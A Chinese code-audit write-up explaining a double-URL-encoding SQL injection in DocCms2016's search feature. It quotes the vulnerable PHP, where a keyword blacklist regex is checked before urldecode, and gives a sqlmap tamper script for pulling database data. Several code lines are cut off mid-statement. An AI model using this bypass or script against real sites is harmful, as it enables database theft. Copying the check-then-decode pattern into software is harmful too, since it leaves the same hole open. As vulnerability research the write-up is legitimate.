0x00 前言

分享一个SQL二次编码注入漏洞的审计实例，并附上 tamper脚本。

0x01环境搭建


DocCms官网：http://www.doccms.com

程序源码：DocCms2016

下载地址：https://pan.baidu.com/s/1pLclifL

0x02 代码分析


在/content/search/index.php中，首先对参数keyword进行非法字符检测:



```php
<?php
//首页搜索，站内关键字搜索
function index()
{
    global $db;
    global $request;
    global $params;
    global $tag;     // 标签数组

    !checkSqlStr($request['keyword'])? $request['keyword'] = $request['keyword'] : exit('非法字符');
    $keyword = urldecode($request['keyword']);

    if(empty($keyword))
    {
        echo '<script>alert("请输入您要查询的内容！");window.history.go(-1);</script>';
    }
```

微信号: Bypass--


进一步追溯checkSqlStr函数，看代码如何过滤，在/inc/function.php中:



```php
function checkSqlStr($string)
{
    $string = strtolower($string);
    return preg_match('/select|insert|update|delete|\'|\/\*|\*|\.\.\/|\.\/|union|into|load_file|outfile|_user/i', $string);
}
```

微信号: Bypass--

checkSqlStr函数对传入的字符串进行正则匹配，检测是否函数非法字符。继续看在/content/search/index.php中的get_search_result函数：



```php
function get_search_result($modelName)
{
    global $db,$request;
    !checkSqlStr($request['keyword'])? $request['keyword'] = $request['keyword'] : exit('非法字符');
    $keyword = urldecode($request['keyword']);
    switch($modelName)
    {
        case 'article':
            $sql = "SELECT * FROM ".TB_PREFIX."article WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER
            break;
        case 'list':
            $sql="SELECT * FROM ".TB_PREFIX."list WHERE  title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER BY
            break;
        case 'product':
            $sql="SELECT * FROM ".TB_PREFIX."product  WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER
            break;
        case 'download':
            $sql="SELECT * FROM ".TB_PREFIX."download WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER
            break;
        case 'picture':
            $sql="SELECT * FROM ".TB_PREFIX."picture WHERE title LIKE '%".$keyword."%' OR description LIKE '%".$keyword."%' ORD
            break;
        case 'video':
            $sql="SELECT * FROM ".TB_PREFIX."video WHERE title LIKE '%".$keyword."%' OR description LIKE '%".$keyword."%' ORDER
            break;
```

微信号: Bypass--


参数keyword进行非法字符检测后，进行url解码，然后拼接到SQL语句中执行。如果我们传入双重url编码的字符串，将绕过非法字符检测，然后经urldecode解码，带入数据库中执行，导致SQL注入漏洞存在。

0x03 漏洞利用

1、双重URLencode编码绕过，可通过编写tamper绕过URLencode双重编码，tamper脚本如下：

```
#!/usr/bin/env python

import re

from urllib import quote

from lib.core.data import kb

from lib.core.enums import PRIORITY

priority = PRIORITY.NORMAL

def dependencies():

pass

def tamper(payload, **kwargs):

retVal = payload

retVal = quote(quote(retVal))

return retVal
```

2、通过SQLMAP加载tamper脚本，获取数据库敏感数据



0x04 END

代码审计中，在一些编码解码函数，如urldecode() 、rawurldecode()、base64_decode()，可利用来来绕过防护。

另外，在实战中，遇到SQL、XSS二次编码绕过的情况，也有遇到的，so，除了单引号，双引号，也应注重%2527、%2522进行测试。